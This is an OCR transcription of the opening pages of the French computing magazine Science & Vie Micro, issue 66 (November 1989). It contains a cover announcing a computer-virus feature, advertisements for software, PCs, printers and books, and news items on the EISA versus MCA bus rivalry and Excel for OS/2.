SCIENCE & VIE MICRO




LE N° 1 DE LA PRESSE INFORMATIQUE

REDÉCOUVRIR LE LOGICIEL INTÉGRÉ : TRAVAUX PRATIQUES AVEC WORKS

UNE RENCONTRE DÉCAPANTE AVEC BILL GATES, PATRON DE MICROSOFT

MACINTOSH IIci LE CHEF D'ŒUVRE D'APPLE

L'AFFAIRE DES VIRUS



Que s'est-il vraiment passé le vendredi 13 octobre ? Une hallucination collective à l'échelle mondiale, ou les prémices d'une réelle catastrophe technologique ? Une analyse à la loupe de la vie et de la mort des virus informatiques

NOVEMBRE 1989. 160 FB - 6,50 FS - $ can 4,50 - 650 Ptas - 550 Esc - 28 Dh - 2,950 DT - RCI : 1 680 CFA - USA NYC $ 4,25 . ISSN 0760-6516

N° 66



L'AFFAIRE DES VIR

DANS CE NUMÉRO : DEUX ORDINATEURS GRANDEUR NATURE

COMPAQ LTE
TOSHIBA T1000SE




La page 2 est un petit rabat qui vient cacher la partie gauche de la couverture.
Le dos de ce rabat était entièrement noire.

PARAD

LA VRAIE REVOLUTION SE RECONNAIT AUX AVANTAGES QU'ELLE PROCURE

Pour vous en convaincre, rien ne vaut un exemple simple. Imaginons que vous soyez grossiste en articles de sport...



Rapide...

Vous désirez tout savoir sur un client ? Une touche, et voilà qu'apparaissent des informations provenant de plusieurs fichiers différents.



... Facile...

Un collaborateur aimerait savoir immédiatement quels sont les clients qui ont commandé plus de 50 raquettes de tennis de marque Kingcourt, depuis le 1er juin 1989. Rien de plus simple. Il suffit d'indiquer ces critères, la réponse est déjà là !

Le QBE de Paradox, c'est ça.



... Efficace...

Vous désirez maintenant connaître la répartition du chiffre d'affaires par type d'articles et par marque ? Une touche suffit.

BEAC

OX 3.0

PARADOX

PARADOX PACK RESEAU

5 ACCES SUPPLEMENTAIRES EN RESEAU

PARADOX 3.0 L'EFFICACITÉ IMMÉDIATE

BORLAND





... Visuel...

Vous préférez un graphique ?
Une touche et il apparaît.

... Sans programmer.

Tout cela a pris moins de cinq minutes et n'a nécessité aucune programmation !

Et le réseau en plus.

Paradox 3.0 fait mieux encore.
Alors que quelqu'un enregistre une commande sur un poste du réseau, le graphique est automatiquement mis à jour sous vos yeux.
Efficace, non ?



Demandez une version d'évaluation gratuite et mettez la puissance de Paradox à l'épreuve...



Envoyez vos coordonnées à Borland, département P 1

43, avenue de l'Europe – BP 6
78143 Vélizy-Villacoublay – France – Tél. (33) (1) 39.46.96.69
Télécopie (33) (1) 39.46.81.60 – Télex 698 793

BORLAND

Service lecteur n° 1, voir page 38

PROGITEC

DISTRIBUTEUR N° 1 DES MEILLEURS PRODUITS AU PLUS JUSTE PRIX

INFORMATION

Tous nos micro-ordinateurs de bureau sont équipés gratuitement pendant tout ce mois d'un modem compatible Hayes (LCE-TEL 2) et de son logiciel (LCE COM 2) permettant à l'utilisateur le branchement direct de son ordinateur aux différents serveurs du minitel (telex par exemple), le transfert de fichiers de PC à PC et même une maintenance téléphonique en direct avec notre SAV.
Nos micros sont également équipés gratuitement de notre « SPÉCIAL PACKAGE GESTION », ensemble de programmes comprenant un logiciel de comptabilité générale, de salaires, de facturation, de traitement de texte, de gestion des amortissements, d'un logiciel J'APPRENDS MS DOS, permettant à l'utilisateur de se familiariser avec son micro ordinateur.
Tout notre matériel bénéficie de la garantie totale des constructeurs et peut être maintenu sur site sous conditions, avec prêt de matériel en cas d'immobilisation.
L'ensemble du matériel proposé à notre clientèle est disponible sur nos propres stocks et en démonstration en nos locaux. Nos délais de livraison sont de 48 heures pour Paris et région Parisienne, 72 heures pour la province. Le matériel peut également être retiré en nos locaux.
Nous consulter pour les solutions multipostes ou réseau NOVEL.











PRODUITS EXCEPTIONNELS

Tandon PCA 12 sl
Intel 286, 640 Ko RAM, Horloge 12 MHz, Disque dur 20 ou 40 Mo, Ecran monochrome ou VGA, Clavier 102 touches à partir de **10.995 F H.T.**

Tandon PAC 286 ou 386
Intel 286 ou 386 sx, 1 Mo RAM, Horloge 12 MHz ou 16 MHz, Ecran monochrome ou VGA, Clavier 102 touches, Disques amovibles 2 × 30 Mo ou 2 × 40 MO, Lecteur 1.2 Mo ou 1.44 Mo. Livré avec deux réceptacles actifs à partir de **17.995 F H.T.**

Tandon 386 20/40 ou 20/110
Intel 386, 1 Mo RAM, Horloge 20 MHz, Ecran monochrome ou VGA, Clavier 102 touches, Disque 40 ou 110 Mo (28 MS) avec option réceptable de disque amovible, idéal pour la micro édition, le dessin, la conception assistée, le traitement de texte, les bases de données, les tableurs à partir de **22.995 F H.T.**

hp HEWLETT PACKARD LASERJET IIP, LASERJET SERIE II
Imprimantes laser de qualité irréprochable que tous ses concurrents essaient d'imiter sans jamais les égaler, livrées en standard avec caractères téléchargeables. De plus la garantie sur site est assurée par le constructeur lui-même à partir de **10.990 F H.T.**

NEC P6 PLUS P7 PLUS
Nos imprimantes sont livrées avec un traitement de texte gérant la couleur, leur câble parallèle, un manuel en français, une garantie constructeur d'un an accompagnée d'une garantie sur site possible à partir de **5.295 F H.T.**

EPSON LX800, LX850, LQ500, LQ550, FX850, FX1050, LQ850, LQ1050, LQ860, LQ1060, LQ2550
La réputation quant à la perfection du matériel EPSON n'est plus à faire. Nos prix les plus bas accompagnés de nos services habituels permettent une satisfaction totale de nos clients à partir de **1.980 F H.T.**


LOGICIELS

	P. PUBLIC F H.T.	P. PROGITEC F H.T.
DBASE IV	8.450	5.915
BYLINE	2.490	1.675
RAPIDFILE 1.2	2.490	1.675
OPEN ACCES II PLUS	9.400	6.580
FIRST PUBLISHER	1.250	875
LOTUS 1.2.3	4.990	3.490
MULTIPLAN	2.790	1.875
WORD V	4.490	3.015
WORKS	1.990	1.395
EXCEL	4.990	3.350
COMPTABILITE saari MAJOR MODULE DE BASE	8.500	5.715
PAIE saari MAJOR	9.500	6.385
GESTION COMMERCIALE saari	17.000	11.425
SPRINT	2.495	1.740



PROGITEC 47, RUE VICTOR CARMIGNAC - 94110 ARCUEIL — **TÉL. : 45.47.28.02**
9, RUE DE LA GARE - 94230 CACHAN

Service lecteur n° 2, voir page 38




NOTRE COUVERTURE

S O M M A I R E



L'index des annonceurs est en page 38.
Encart Service Lecteur entre les pages 38 et 39, sur l'ensemble de la diffusion.
Encart publicitaire : KA l'informatique douce, entre les pages 102 et 103, diffusé sur Paris et la Région parisienne.
Le bulletin d'abonnement est en page 118.



Quand la simplicité ne coûte que 950 F,* mieux vaut commencer tout de suite.

Disquette de démonstration gratuite**

Un générateur d'applications puissamment simple !...

Le générateur d'applications CREATION met à la disposition des utilisateurs tous les outils nécessaires au développement d'un logiciel à partir d'un langage clair et de fonctions élémentaires. Une centaine d'instructions d'un langage traditionnel font difficilement ce que fait CREATION en une seule.

Un générateur d'applications simplement puissant !...

Rien n'effraye CREATION : gestion, port série, réseau... il connaît parfaitement le sujet.

Un générateur d'applications pour un choix facile !...

CREATION, une solution simple et rapide, que vous soyez utilisateurs ou informaticiens, pour passer de la conception à la réalisation d'applications de gestion.

Vos applications n'auront rien à envier aux logiciels standards présents sur le marché (possibilité d'écrans d'aide, de menus déroulants...), sans qu'aucune redevance ne soit due pour la diffusion de vos applications.

Le générateur d'applications CREATION comprend :

- Un générateur de menus (14 options par menu).
- Un générateur de programmes (langage composé de 91 instructions dont la syntaxe est générée automatiquement).
- Un générateur d'écrans (4 fenêtres par écran).

Service lecteur n° 3, voir page 38

* Prix TTC - TVA 18,60% - 1.176,70 F dont 50 F d'emballage.
** Frais de port et d'emballage : 50 Francs TTC.

BON DE COMMANDE

☐ **Oui, je désire recevoir CREATION et je joins un chèque de 1.176,70 F* TTC.**

☐ Je désire recevoir la disquette de démonstration CREATION et je joins un chèque de 50,00 F TTC comme participation aux frais de port et d'emballage.

Règlement : ☐ Chèque ☐ Contre Remboursement

Disquette : ☐ 5 1/4 ☐ 3 1/2

Nom : ______ Fonction : ______

Société : ______ Téléphone : ______

Adresse : ______

Compatible PC - AT - XT - PS avec mémoire vive de 640 K. Prix au 1er avril 1989.

SVM 66



L.C.G. INFORMATIQUE
163, avenue du Général de Gaulle
91170 VIRY-CHATILLON
Tél. : (1) 69.24.42.42
Télécopie : (1) 69.24.50.62

HMA

QUELQUES CENTIMETRES SUFFISENT POUR DOMINER SON PC.






LE GRAND LIVRE MS-DOS 3.3
Voici le plus détaillé des ouvrages jamais consacrés au fameux système d'exploitation MS-DOS. Toutes les commandes sont analysées avec une description de leur rôle, des messages qui leur sont associés, et sont systématiquement illustrées par de nombreux exemples pratiques : gérer le clavier, les entrées/sorties, le partitionnement du disque dur, les copies d'écrans graphiques... Et aussi de nombreuses informations sur les meilleurs utilitaires : Norton Utilities et Norton Commander, PC Tools Deluxe... Réf. ML 586. 199 F. 600 p.



LA COLLECTION BIEN DÉBUTER : des ouvrages clairs pour se familiariser rapidement avec un programme et acquérir un savoir-faire indispensable. BIEN DEBUTER **TURBO C ET QUICK C**. Réf. BD 020. 129 F.






LA COLLECTION GUIDE SOS
Une aide efficace au quotidien pour l'utilisateur comme pour le programmeur.
SOS **PC TOOLS Deluxe** versions 5.1 et 5.5. Réf. GL 127. 99 F. 368 p. SOS **TURBO PASCAL** versions 5.0 et 5.5. Réf. GL 126. 99 F. 288 p.



VIRUS, LA MALADIE DES ORDINATEURS
Perte des données sur le disque, coupures intempestives de l'écran, messages farceurs... Face à ce danger sachez éviter le pire. Ce livre vous présente ce qu'est un virus, sa façon d'agir et des remèdes efficaces. Réf. ML 554. 149 F. 328 p.

PACK ANTIVIRUS
Un outil pratique pour la protection de vos programmes. **Le livre** contient de nombreuses informations : la description des virus les plus répandus, leurs mode d'action, les mesures de prévention... et des listings de programmes antivirus. **Le logiciel** : très puissant, il surveille vos programmes et signale toute modification. Tout virus infiltré et identifié pourra être détruit à temps. Réf. ML 659. 299 F. Le livre et le logiciel. 162 p.





LE GRAND LIVRE DU TURBO ASSEMBLER & DEBUGGER

Avec l'Assembler vous abordez le langage le plus puissant mais aussi l'un des plus complexe à utiliser. Cet ouvrage est destiné à simplifier votre travail tout en apportant des informations fondamentales sur la programmation du système en langage machine, le linkage entre des programmes en Turbo Basic, Turbo C, Turbo Pascal... Réf. ML 580. 295 F. Réf. ML 680. 345 F avec la disquette. 740 p.

LE GRAND LIVRE DE dBASE IV

Découvrez la nouvelle version de la base de données d'Ashton Tate et ses innovations. Pour en savoir plus sur le traitement de texte intégré, la création de masques de saisie, sur le travail avec QBE et SQL... consultez vite cet ouvrage. Réf. ML 545. 199 F. 550 p.

TRUCS ET ASTUCES MS-DOS

Parce que votre temps est précieux, ce livre vous propose de faciliter votre travail au quotidien : chercher rapidement un fichier sur disque, sauver des fichiers lorsqu'un Back up ne peut plus être restauré, lancer un Reset à partir d'un fichier Batch, imbriquer des groupes de travail sous DOS-SHELL, copier des données d'un AT dans un XT... Une foule de conseils, une aide pratique pour les débutants et les professionnels. Réf. ML 569. 149 F. 248 p.

LA BIBLE PC

Un livre événement, l'ouvrage le plus actuel et le plus complet jamais édité sur PC. Près de 200 tableaux et diagrammes synthétisent l'information, de nombreux exemples et une centaine de programmes en langage C, Basic, Pascal ou Assembleur facilitent la compréhension des sujets présentés. Réf. ML 564. 340 F. Réf. ML 664 (5"1/4) avec 2 disquettes. ML 664A (3"1/2) avec la disquette. 440 F. 1030 p.

VIENT DE PARAITRE : LE CATALOGUE LIVRES PC 90.

DE TRES NOMBREUSES NOUVEAUTES ET AU TOTAL PLUS DE 80 OUVRAGES SONT PRESENTES EN DETAIL. IL EST A VOTRE DISPOSITION-GRATUITEMENT SUR SIMPLE DEMANDE. N'HESITEZ PAS!



AUTOFORMATION
MS-DOS 4.0
DANS CE LIVRE LA DISQUETTE
MICRO APPLICATION

LA COLLECTION AUTOFORMATION

La disquette associée au livre, un outil pédagogique performant. Le moyen le plus direct pour accéder à la parfaite maîtrise du programme étudié.
AUTOFORMATION **MS-DOS 4.0**. Réf. ML 685 (5"1/4). ML 685A (3"1/2) 249 F avec la disquette.

WELLDONE

MICRO APPLICATION 58 RUE DU FG POISSONNIERE 75010 PARIS/TEL (1) 47 70 32 44

REF.	DESIGNATION	PRIX
FRAIS D'ENVOI*		
*20 F si commande inférieure à 250 F / 40 F recommandé.		TOTAL TTC

Nom ______
Adresse ______
______
Ville ______
Code postal
Date ______ Signature

SVM 66

☐ GRATUIT : je désire recevoir le catalogue PC 90

☐ mandat ☐ chèque à l'ordre de MICRO APPLICATION
date d'expiration ______

Distribution :
Genève : Micro Distribution Tél. (022) 84 34 82
Bruxelles : Easy Computing Tél. (02) 343 05 52



EDITIONS MICRO APPLICATION

Service lecteur n° 4, voir page 38

COMME C'EST BON D'ETRE INTELLIGENT



AMSTRAD PC 2086

à partir de 6.790F HT* (8.053F TTC)

Quand vous achetez un AMSTRAD PC 2000, vous êtes certain de bénéficier des meilleures technologies et de pouvoir utiliser pleinement les nouvelles générations de logiciels dont vous avez besoin, en toute quiétude. Avec le nouvel AMSTRAD PC 2086, vous avez en standard : le processeur Intel 8086 à 8 Mhz, 640 Ko de RAM, un lecteur 3"1/2, un connecteur externe pour lecteur 5"1/4, l'affichage VGA, un moniteur haute résolution, le clavier étendu, MS-DOS 3.3 et GW BASIC, l'environnement Windows 2.03 avec la souris et le célèbre logiciel intégré de Microsoft Works, comprenant traitement de texte, tableur et gestion de fichiers. C'est ça choisir AMSTRAD !

RESIDENT INFOMART

VGA 256 COULEURS SIMULTANEMENT A L'ECRAN PARMI UNE PALETTE DE 256144, OU 64 NIVEAUX DE GRIS EN AFFICHAGE MONOCHROME.

C'est le dernier-né des systèmes d'affichage, en standard sur AMSTRAD PC 2000. Une résolution graphique de 640 x 480, une compatibilité totale avec vos logiciels en CGA, EGA, ou Hercules.

* avec moniteur analogique graphique haute résolution monochrome. Modèle présenté : version couleur haute résolution à partir de 7.890 FH.T (9.360 F TTC)

VGA en standard ! C'est Amstrad.



RESIDENT
INFOMART

LES EDITRICES : UNE GAMME D'IMPRIMANTES




LQ 5000 DI Vitesse et performances.

Dernière née de la gamme des imprimantes Amstrad, la LQ 5000 DI est dotée d'une tête d'impression haute fidélité 24 aiguilles, d'un chariot large, et d'une mémoire tampon de 7 Ko. Ses qualités d'impression et de rapidité (288 cps), la destine à des applications professionnelles telles que le traitement de texte ou l'édition. **5 190 F H.T./6 156 F T.T.C.**



LQ 3500 DI Un excellent rapport performances/prix.

Plus compacte que la LQ 5000 DI, la LQ 3500 DI présente le meilleur rapport encombrement/performances du marché. Sa vitesse et sa tête 24 aiguilles offrent une très grande qualité d'impression en texte comme en graphique, et la rendent très performante dans des applications traitement de texte de haut niveau. Elle dispose de 100 styles et tailles de caractères différents, d'un buffer de 7 Ko qui libère l'ordinateur pendant l'impression, d'un double système d'entraînement papier et d'une double interface. **3 190 F H.T./3 784 F T.T.C.**



DMP 4000 Chariot large et rapidité d'impression.

La DMP 4000 est une imprimante 9 aiguilles à chariot large dotée d'une vitesse d'impression élevée (200 cps) ce qui la rend particulièrement performante dans les applications de haut rendement telles que la sortie de listings et de grands tableaux. Elle offre, de plus, 100 styles et tailles de caractères différents et dispose d'un entraînement friction/traction, et d'une interface parallèle Centronic. **3 190 F H.T./3 784 F T.T.C.**


AMSTRAD PRESENTE :

"Les Editrices"

LIVREES AVEC FIRST PUBLISHER



MENDÈS-FRANCE M.C.



DMP 3250 DI **Compétitive et universelle.**

La DMP 3250 DI est une imprimante compacte et compétitive dont la double interface, série et parallèle, assure l'universalité. Elle dispose d'un chargement séparé pour alimentation feuille à feuille ou continue, de 100 styles et tailles de caractères. C'est l'outil idéal des applications personnelles et professionnelles (traitement de texte, présentation de budgets,...).

2 390 F H.T./2 835 F T.T.C.

FIRST PUBLISHER*

Pour mettre en valeur les qualités de ses imprimantes, Amstrad a décidé de les livrer, avec First Publisher. C'est un logiciel de PAO rapide, simple et complet : édition multicolonne, habillage automatique des images, nombreuses fonctions de traitement de texte et de retouche d'images, outils de dessin intégrés, 60 polices de caractères, bibliothèque d'images et de maquettes types, importation de graphiques et textes en provenance des principaux logiciels du commerce... Avec ses imprimantes et First Publisher, Amstrad donne du talent à votre PC.

Toutes les imprimantes sont livrées avec un cable de connexion.

*FIRST PUBLISHER est une marque déposée par Software Publishing Corporation et distribuée en France par FRAME la Logithèque.

Je désire recevoir une documentation sur « Les Editrices » Amstrad. SVM 66

Nom ______________ Prénom ______________

Société ______________

Adresse ______________


____

Code Postal |_|_|_|_|_| Ville ______________

______________ Tél. ______________

Renvoyez ce bon à : AMSTRAD FRANCE : BP 73. 72-78, Grande Rue - 92310 SEVRES.

Service lecteur n° 6, voir page 38



EISA CONTRE MCA : LA MOBILISATION

DEPUIS LE LANCEMENT PAR IBM DU PS/2, en avril 1987, une guerre larvée couve entre les constructeurs de micro-ordinateurs. Responsable de cette crise, le bus MCA, qui équipe les ordinateurs de la gamme PS/2, et qui est incompatible avec l'architecture interne traditionnelle des machines de types IBM PC et IBM PC-AT. Devant cette rupture créée par IBM, les constructeurs comme les utilisateurs doivent choisir : ou bien suivre IBM, au prix d'une rupture de compatibilité avec le passé, ou bien en rester à l'architecture traditionnelle. Cette dernière position est inconfortable. De plus en plus souvent, les ordinateurs utilisent le processeur Intel 80386, qui fonctionne sur 32 bits, alors que le bus traditionnel du PC-AT (rebaptisé tardivement ISA), travaille sur 16 bits. L'amélioration du bus classique est donc techniquement inévitable. En l'absence d'IBM, les autres constructeurs se sont mis d'accord en septembre 1988 sur une nouvelle norme, dite EISA, qui garde la compatibilité avec les cartes d'extension de l'IBM PC. Par la force des choses, cette réunion des grands de la micro-informatique apparaît comme un front anti-IBM. Le terme journalistique de gang des neuf (AST, Compaq, Epson, Hewlett-Packard, NEC, Olivetti, Tandy, Wyse et Zenith) est maintenant utilisé de manière courante. Certains, comme Tandy et Olivetti, produisent aussi des ordinateurs à base de bus MCA. Pour l'instant, les deux bus semblent viser des marchés légèrement différents. Le bus MCA est utilisé avec des ordinateurs à base de processeurs Intel 80286 et 80386, alors que le bus EISA équipe uniquement des très haut de gamme, à base de 80486. C'est en tout cas l'option choisie par Olivetti. De même, Hewlett-Packard annonce le HP Vectra 486, un ordinateur en forme de tour, avec une mémoire de 2 Mo extensible à 64 Mo sur la carte de base. Il est équipé de disque dur de 150, 330 ou 670 Mo, et il est possible d'en mettre deux dans la machine. Le HP Vectra 486 est disponible en quantité limitée jusqu'en janvier 1990, date à laquelle la production de masse commencera. Compaq se prépare à lancer au début du mois de novembre, juste avant le Comdex, sa propre machine EISA à base de processeur 486.



Le HP Vectra 486, à la norme EISA.

De son côté, IBM ne reste pas inactif. Une critique souvent faite au bus MCA concerne sa vitesse de transfert des informations limitée à 10 Mo par seconde. IBM vient de publier les caractéristiques d'un mode de transfert par «flot de données», qui autorisera des transferts à 40 et 80 Mo. Plus tard, lorsque des composants plus rapides seront disponibles, IBM envisage même de porter cette vitesse à 160 Mo par seconde.

IBM vient de recevoir le soutien très ferme de Bull, qui s'est rallié à MCA et qui propose le Bull Micral 500, un ordinateur de bureau, de faible encombrement, construit autour du processeur Intel 80386 à 20 MHz, et équipé de disques durs de 80 ou 150 Mo. Cette machine est construite autour d'un jeu de composants créés par G2 Inc, une filiale américaine de Bull. La mémoire vive est de 2 ou 4 Mo en standard selon les modèles. Avec un écran monochrome 14 pouces à la norme VGA, et disque dur de 80 Mo, le prix du Bull Micral 500 est de 42 510 F HT, auxquels il faut ajouter 3 566 F HT pour un écran couleur. Remarquons qu'avec le rachat de Zenith, Bull se trouve aussi avoir un pied dans chaque camp.



Le Bull Micral 500, doté du bus MCA.

❑ JAMES CANNAVINO, QUI DIRIGE l'ensemble de l'activité micro-ordinateurs d'IBM, vient de prendre également le contrôle du groupe chargé des stations de travail.



EXCEL : UN LEVIER POUR OS/2

En annonçant conjointement la version OS/2 Presentation Manager du tableur Excel, Microsoft et IBM veulent y voir le levier qui va enfin accélérer l'acceptation du nouveau système d'exploitation. Excel 2.2, disponible dans le courant de ce mois-ci au prix de 4 990 F HT, est présenté comme l'aboutissement d'une priorité absolue chez Microsoft, depuis l'introduction d'OS/2 version 1.1, il y a un an.

Consolidation de données sous Excel 2.2.

